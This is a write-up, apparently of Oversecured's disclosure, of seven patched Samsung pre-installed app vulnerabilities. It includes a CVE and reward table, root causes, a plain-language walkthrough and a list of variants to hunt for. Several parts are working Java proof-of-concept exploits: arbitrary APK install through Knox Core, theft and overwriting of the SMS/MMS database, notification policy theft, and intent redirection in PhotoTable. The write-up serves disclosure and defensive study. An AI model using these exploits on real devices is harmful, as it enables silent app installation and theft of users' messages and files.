
The chain is only possible because both apps declare the same shared UID in their AndroidManifest.xml: android:sharedUserId="android.uid.system". As the report puts it, this setting means two different apps can share absolutely all resources and have full access to each other's components. The vulnerability in SecSettings is Google's, was reported to the Android VDP, and earned $2000; the details are promised for Part 2.
Step 7: Samsung DeX System UI leaks the notification policy
The vulnerability allowed an attacker to steal data from user notifications, which would typically include chat descriptions for Telegram, Google Docs folders, Samsung Email and Gmail inboxes, and information from notifications of other apps. The attacker could also activate the functionality to create a backup in the world-readable directory on the SD card:

Because the file was deleted immediately after the backup was created, the PoC adds a loop that copies it away as soon as it appears:
final File root = Environment.getExternalStorageDirectory();
final File policyFile = new File(root, "notification_policy.xml");
final File backupCopy = new File(root, "backup");

Intent i = new Intent("com.samsung.android.intent.action.REQUEST_BACKUP_NOTIFICATION");
i.setClassName("com.samsung.desktopsystemui", "com.samsung.desktopsystemui.NotificationBackupRestoreManager$NotificationBnRReceiver");
i.putExtra("SAVE_PATH", root.getAbsolutePath());
i.putExtra("SESSION_KEY", "not_empty");
sendBroadcast(i);

new Thread(() -> {
    while (true) {
        if (policyFile.exists()) {
            try (InputStream inputStream = new FileInputStream(policyFile)) {
                try (OutputStream outputStream = new FileOutputStream(backupCopy)) {
                    IOUtils.copy(inputStream, outputStream);
                }
            } catch (Throwable th) {
                throw new RuntimeException(th);
            }
        }
    }
}).start();
The broadcast names the receiver directly, sets SAVE_PATH to the external storage root and supplies a non-empty SESSION_KEY.
Step 8: TelephonyUI overwrites files as UID 1001
The receiver com.samsung.android.app.telephonyui.carrierui.photoring.model.PhotoringReceiver is exported. It saves files from the URL specified in photoring_uri to the path specified in down_file. This was detected by the Oversecured Android scanner:

The only requirement is that the content-type of the server response should be image/* or video/*. The team therefore used the filename test.mp4, and Amazon S3 automatically specified the video/mp4 content type in the response.
File dbPath = new File(getPackageManager().getApplicationInfo("com.android.providers.telephony", 0).dataDir, "databases/mmssms.db");

Intent i = new Intent("com.samsung.android.app.telephonyui.action.DOWNLOAD_PHOTORING");
i.setClassName("com.samsung.android.app.telephonyui", "com.samsung.android.app.telephonyui.carrierui.photoring.model.PhotoringReceiver");
i.putExtra("photoring_uri", "https://redacted.s3.amazonaws.com/test.mp4");
i.putExtra("down_file", dbPath.getAbsolutePath());
sendBroadcast(i);
As a result, the file with SMS/MMS messages was overwritten with attacker-controlled content.
Step 9: PhotoTable redirects intents to hijack SD card access
In PhotoTable the team found intent redirection, which allowed access to content providers to be intercepted:

They used it to hijack the rights to access the SD card:
protected void onCreate(Bundle savedInstanceState) {
   super.onCreate(savedInstanceState);

   handle(getIntent());
}

protected void onNewIntent(Intent intent) {
   super.onNewIntent(intent);

   handle(intent);
}

private void handle(Intent intent) {
   if ("evil".equals(intent.getAction())) {
       String uri = MediaStore.Images.Media.insertImage(getContentResolver(),
               Bitmap.createBitmap(1, 1, Bitmap.Config.ARGB_8888),
               "Title_1337",
               "Description_1337");
       Log.d("evil", "Result: " + uri);
   } else {
       Intent next = new Intent("evil", MediaStore.Images.Media.EXTERNAL_CONTENT_URI);
       next.setFlags(Intent.FLAG_GRANT_WRITE_URI_PERMISSION);
       next.setClass(this, getClass());

       Intent i = new Intent();
       i.setClassName("com.android.dreams.phototable", "com.android.dreams.phototable.PermissionsRequestActivity");
       i.putExtra("previous_intent", next);
       i.putExtra("permission_list", new String[0]);
       startActivity(i);
   }
}
The PoC wraps an intent carrying FLAG_GRANT_WRITE_URI_PERMISSION for the external images URI in previous_intent and sends it to PermissionsRequestActivity.
Root cause
Each issue is a different mistake, but they share a theme: exported components in privileged pre-installed apps trusting data supplied by the caller.
- Knox Core's
DualDARInitServiceaccepts a caller-supplied URI and copies it into a world-readable directory before installing it, with no check that the caller is entitled to provision the device. - Managed Provisioning's Samsung-specific
requestIdextra short-circuitsverifyActionAndCaller, the AOSP authorisation check, so any app can drive provisioning. - Secure Folder and PhotoTable return or forward intents without stripping URI permission grants, so the grant travels to the attacker.
- Samsung DeX System UI's backup functionality creates a backup in a world-readable directory on the SD card.
- TelephonyUI's
PhotoringReceivertakes both the source URL and the destination path from the broadcast, with only a content-type check on the response. - SecSettings and
com.sec.imsserviceshareandroid.uid.system, so a weakness in one app's FileProvider exposes the other's file access.
Impact
With a malicious app installed on the device, an attacker could read and edit contacts, calls and SMS/MMS, install arbitrary apps with device administrator rights, and read or write arbitrary files as a system user, which could change device settings. The Managed Provisioning chain additionally removed all other apps installed on the same device. The report notes the issues could have led to a GDPR violation and that Samsung fixed them in a timely manner.
Fix
Samsung fixed the vulnerabilities; the report does not describe the individual patches. The changes implied by the root causes are to stop exported components accepting caller-supplied URIs and paths, to restore the authorisation check in Managed Provisioning rather than bypassing it on a caller-supplied extra, and to avoid granting URI permissions to intents that leave the app.
Variants to test
- Exported services that copy a URI. Send a
file://URI pointing at another app's private data to any exported service that takes a location parameter. A positive result is a copy of that file appearing in a world-readable directory. - Samsung-specific extras on AOSP-derived apps. Look for extras that skip a
verify...orcheck...call, such as a request ID or config type. A positive result is a privileged action completing without the caller holding the expected permission. - Activities returning granted URIs. Call exported activities with
FLAG_GRANT_READ_URI_PERMISSIONorFLAG_GRANT_WRITE_URI_PERMISSIONand a sensitive data URI, then inspect the returned intent. A positive result is a data URI you can query or write to. - Backup and export receivers with a path extra. Broadcast to them with
SAVE_PATHor similar set to external storage. A positive result is a policy or configuration file readable by other apps. - Download receivers with a destination extra. Point
down_file-style extras at another app's database and serve a file with an accepted content type. A positive result is the target file overwritten. - Intent redirection via
previous_intent. Wrap an intent carrying a URI grant and check whether the target forwards it back to you. A positive result is aMediaStoreinsert or query succeeding with the forwarded grant. - Shared UID pairs. Enumerate apps declaring
android:sharedUserId="android.uid.system"and test one app's FileProvider from the other's context. A positive result is file read or write as UID 1000.
What happened, in plain words
Imagine you buy a Samsung phone. It comes with a pile of apps already installed: the settings app, a secure folder for private files, a corporate setup tool, a photo screensaver, and so on. You did not install these; Samsung did, and they run with special powers that ordinary apps do not have.
Over two weeks, a security team called Oversecured looked at those pre-installed apps and found seven separate weaknesses. The report describes the combined impact of the seven weaknesses. The combined damage, as the report describes it, was that an attacker could read and edit the victim's contacts, calls and text messages, install other apps and give them powerful administrator rights, and read or write files on the phone as if they were the system itself, which in turn could change the phone's settings. The report also notes that these issues could have led to a GDPR violation, meaning a breach of European data protection law.
Here is the table of affected apps and the rewards Samsung paid, exactly as the report lists them:
| CVE | SVE | Affected app | Description | Reward |
|---|---|---|---|---|
| CVE-2021-25388 | SVE-2021-20636 | Knox Core (com.samsung.android.knox.containercore) |
Installation of arbitrary apps and device-wide theft of arbitrary files | $1720 |
| CVE-2021-25356 | SVE-2021-20733 | Managed Provisioning (com.android.managedprovisioning) |
Installing third-party apps and granting them Device Admin permissions | $7000 |
| CVE-2021-25391 | SVE-2021-20500 | Secure Folder (com.samsung.knox.securefolder) |
Gaining access to arbitrary* content providers | $1050 |
| CVE-2021-25393 | SVE-2021-20731 | SecSettings (com.android.settings) |
Gaining access to arbitrary* content providers leads to read/write access to arbitrary files as system user (UID 1000) | $5460 |
| CVE-2021-25392 | SVE-2021-20690 | Samsung DeX System UI (com.samsung.desktopsystemui) |
Ability to steal notification policy configuration | $330 |
| CVE-2021-25397 | SVE-2021-20716 | TelephonyUI (com.samsung.android.app.telephonyui) |
(Over-)writing arbitrary files as UID 1001 | $4850 |
| CVE-2021-25390 | SVE-2021-20724 | PhotoTable (com.android.dreams.phototable) |
Intent redirection leads to gaining access to arbitrary content providers | $280 |
A CVE is a public catalogue number for a known security flaw, so anyone can look it up. An SVE is Samsung's own internal tracking number for the same issue. The details of the SecSettings chain are saved for a second article.
How the team worked
They used a tool called the Oversecured Android scanner, which automatically looks through an app's code and configuration for risky patterns. It is the scanner that surfaced several of the entry points: the Knox Core install from the SD card, and the TelephonyUI receiver. On top of that, the team wrote small proof-of-concept apps by hand. A proof of concept, or PoC, is a tiny program that demonstrates a bug really works, without doing anything harmful.
Each PoC is a small Android application that sends a message to a component inside the target app, then reads back whatever the target produced. No accounts, passwords or special roles are involved. The only precondition throughout is that a malicious app is installed on the phone next to the pre-installed Samsung apps.
Finding it
The scanner discovered Knox Core installing an app from the SD card and detected a TelephonyUI receiver that writes a file to a path taken from a message it receives. From there the team moved to reading the code by hand, looking at components that other apps are allowed to talk to, and at the places where Samsung had changed the original Android code. That is where the Managed Provisioning bypass and the remaining issues came from.
Exploitation
Step 1: Knox Core installs an app from a public directory
The scanner showed Knox Core installing an app from the SD card:
To understand this, you need one idea: an Android app is made of components, and some of them can be marked as open to other apps. A service is a component that runs in the background and does work on request. When a service is marked android:exported="true", any other app on the phone can start it. The functionality here is reached through exactly such a service:
<service android:name="com.samsung.android.knox.containercore.provisioning.DualDARInitService" android:exported="true">
   <intent-filter>
       <action android:name="com.samsung.android.knox.containercore.provisioning.DualDARInitService" />
   </intent-filter>
</service>
Line by line: the <service> tag declares a background component whose internal name is com.samsung.android.knox.containercore.provisioning.DualDARInitService. The attribute android:exported="true" is the important one: it says other apps may start this service. The <intent-filter> block gives the service a public address, an action name, so that other apps can reach it by name rather than by the full class path.
The service reads a URI from the dualdar-config-client-location parameter and copies it to /sdcard/Android/data/com.samsung.android.knox.containercore/files/client_downloaded_knox_app.apk, a world-readable location, then starts the installation:
private void proceedPrerequisiteForDualDARWithWPCOD(Intent intent) {
   if (intent.getBooleanExtra("DUAL_DAR_IS_WPCOD", false)) {
       int intExtra = intent.getIntExtra("android.intent.extra.user_handle", UserHandle.myUserId());
       Bundle bundleExtra = intent.getBundleExtra("DUAL_DAR_PARAMS");
       String string = bundleExtra.getString("dualdar-config-client-package", null);
       if (!TextUtils.isEmpty(string)) {
           DDLog.m4d("KNOXCORE::DualDARInitService", "Start proceedPrerequisiteForDualDARWithWPCOD 3rd-party crypto");
           String string2 = bundleExtra.getString("dualdar-config-client-location"); // attacker-controlled URI
           DDLog.m4d("KNOXCORE::DualDARInitService", "DualDARPolicy.KEY_CONFIG_CLIENT_LOCATION = " + string2);
           if (TextUtils.isEmpty(string2)) {
               notifyMPError(5);
           } else if (string2.startsWith("file://")) {
               String str = getExternalFilesDir(null) + "/client_downloaded_knox_app.apk";
               try {
                   // attacker-controlled file is copied to the public location
                   ((SemRemoteContentManager) this.mContext.getSystemService("rcp")).copyFile(intExtra, string2.replaceFirst("^file://", ""), intExtra, str);
                   installPackageTask(intent, string, str); // and then installed
               } catch (RemoteException unused) {
                   DDLog.m3e("KNOXCORE::DualDARInitService", "copyFile failed.");
                   notifyMPError(5);
               }
           } else if (string2.startsWith("https://")) {
               downloadPackageTask(intent, string, string2);
           } else {
               notifyMPError(5);
           }
       } else {
           DDLog.m4d("KNOXCORE::DualDARInitService", "Start proceedPrerequisiteForDualDARWithWPCOD native crypto");
           startRunnerTask(intent);
       }
   }
}
Line by line: the method takes an Intent, which is Android's message object, a bundle of instructions sent from one app to another. The first if checks a true/false extra called DUAL_DAR_IS_WPCOD; if it is not set, the method does nothing and the vulnerable code is never reached. Inside, it reads a number called android.intent.extra.user_handle, defaulting to the current user. It then pulls out a Bundle called DUAL_DAR_PARAMS, which is a small bag of key and value pairs. From that bag it reads dualdar-config-client-package, the name of the app to install, and stops if that name is empty. Next it reads dualdar-config-client-location, which the comment marks as attacker-controlled: this is the URI, the address of a file, that the caller chooses. If the URI is empty, it reports an error. If it starts with file://, meaning it points at a file on the phone, the code builds a destination path inside the app's external files directory, calls copyFile to copy the attacker's file there, and then calls installPackageTask to install it. If the URI starts with https://, it downloads the file instead. Anything else is an error.
In plain terms: the service takes a file address from whoever calls it, copies that file into a folder any app can read, and installs it. There is no check that the caller is allowed to set up the device.
Step 2: PoC for installing arbitrary apps
The PoC bundles an APK, which is an Android app installer file, in its own assets, copies it to its own data directory and points the service at it:
protected void onCreate(Bundle savedInstanceState) {
   super.onCreate(savedInstanceState);

   Bundle bundle = new Bundle();
   bundle.putString("dualdar-config-client-package", "test.exampleapp");
   bundle.putString("dualdar-config-client-location", Uri.fromFile(copyFile()).toString());

   Intent i = new Intent("com.samsung.android.knox.containercore.provisioning.DualDARInitService");
   i.setClassName("com.samsung.android.knox.containercore", "com.samsung.android.knox.containercore.provisioning.DualDARInitService");
   i.putExtra("DualDARServiceEventFlag", 500);
   i.putExtra("DUAL_DAR_IS_WPCOD", true);
   i.putExtra("DUAL_DAR_PARAMS", bundle);
   startService(i);
}

private File copyFile() {
    File file = new File(getApplicationInfo().dataDir, "app.apk");
    try (InputStream inputStream = getAssets().open("app-release.apk")) {
        try (OutputStream outputStream = new FileOutputStream(file)) {
            IOUtils.copy(inputStream, outputStream);
        }
    } catch (Throwable th) {
        throw new RuntimeException(th);
    }
    return file;
}
Line by line: onCreate is what runs when the malicious app starts. It creates an empty Bundle, puts in it the package name test.exampleapp and a file:// URI pointing at the result of copyFile(). It then builds an Intent addressed to the Knox Core service, sets the target class explicitly with setClassName, and adds three extras: DualDARServiceEventFlag set to 500, DUAL_DAR_IS_WPCOD set to true, and the bundle itself under DUAL_DAR_PARAMS. Finally startService sends the message. The copyFile helper opens app-release.apk from the malicious app's own assets, copies it into the app's private data directory as app.apk, and returns that file.
Step 3: PoC for stealing SMS/MMS
The same copy primitive reads in the other direction. The attacker points dualdar-config-client-location at the telephony provider's mmssms.db, the database file where text messages are stored, and repeatedly triggers the service, while a second thread watches the public copy:
protected void onCreate(Bundle savedInstanceState) {
   super.onCreate(savedInstanceState);

   startDump();

   try {
       File dbPath = new File(getPackageManager().getApplicationInfo("com.android.providers.telephony", 0).dataDir, "databases/mmssms.db");

       Bundle bundle = new Bundle();
       bundle.putString("dualdar-config-client-package", "test.exampleapp");
       bundle.putString("dualdar-config-client-location", Uri.fromFile(dbPath).toString());

       Intent i = new Intent("com.samsung.android.knox.containercore.provisioning.DualDARInitService");
       i.setClassName("com.samsung.android.knox.containercore", "com.samsung.android.knox.containercore.provisioning.DualDARInitService");
       i.putExtra("DualDARServiceEventFlag", 500);
       i.putExtra("DUAL_DAR_IS_WPCOD", true);
       i.putExtra("DUAL_DAR_PARAMS", bundle);
       new Thread(() -> {
           for (int j = 1; j < 1000; j++) {
               startService(i);
               try {
                   Thread.sleep(500);
               } catch (Throwable th) {
                   throw new RuntimeException(th);
               }
           }
       }).start();
   } catch (Throwable th) {
       throw new RuntimeException(th);
   }
}

private void startDump() {
    final String path = "/sdcard/Android/data/com.samsung.android.knox.containercore/files/client_downloaded_knox_app.apk";

    ContentValues values = new ContentValues();
    values.put("_data", path);
    Uri uri = getContentResolver().insert(MediaStore.Files.getContentUri("external"), values);

    new Thread(() -> {
        while (true) {
            try (InputStream inputStream = getContentResolver().openInputStream(uri)) {
                String data = IOUtils.toString(inputStream);
                Log.d("evil", data);
            } catch (Throwable th) {
            }
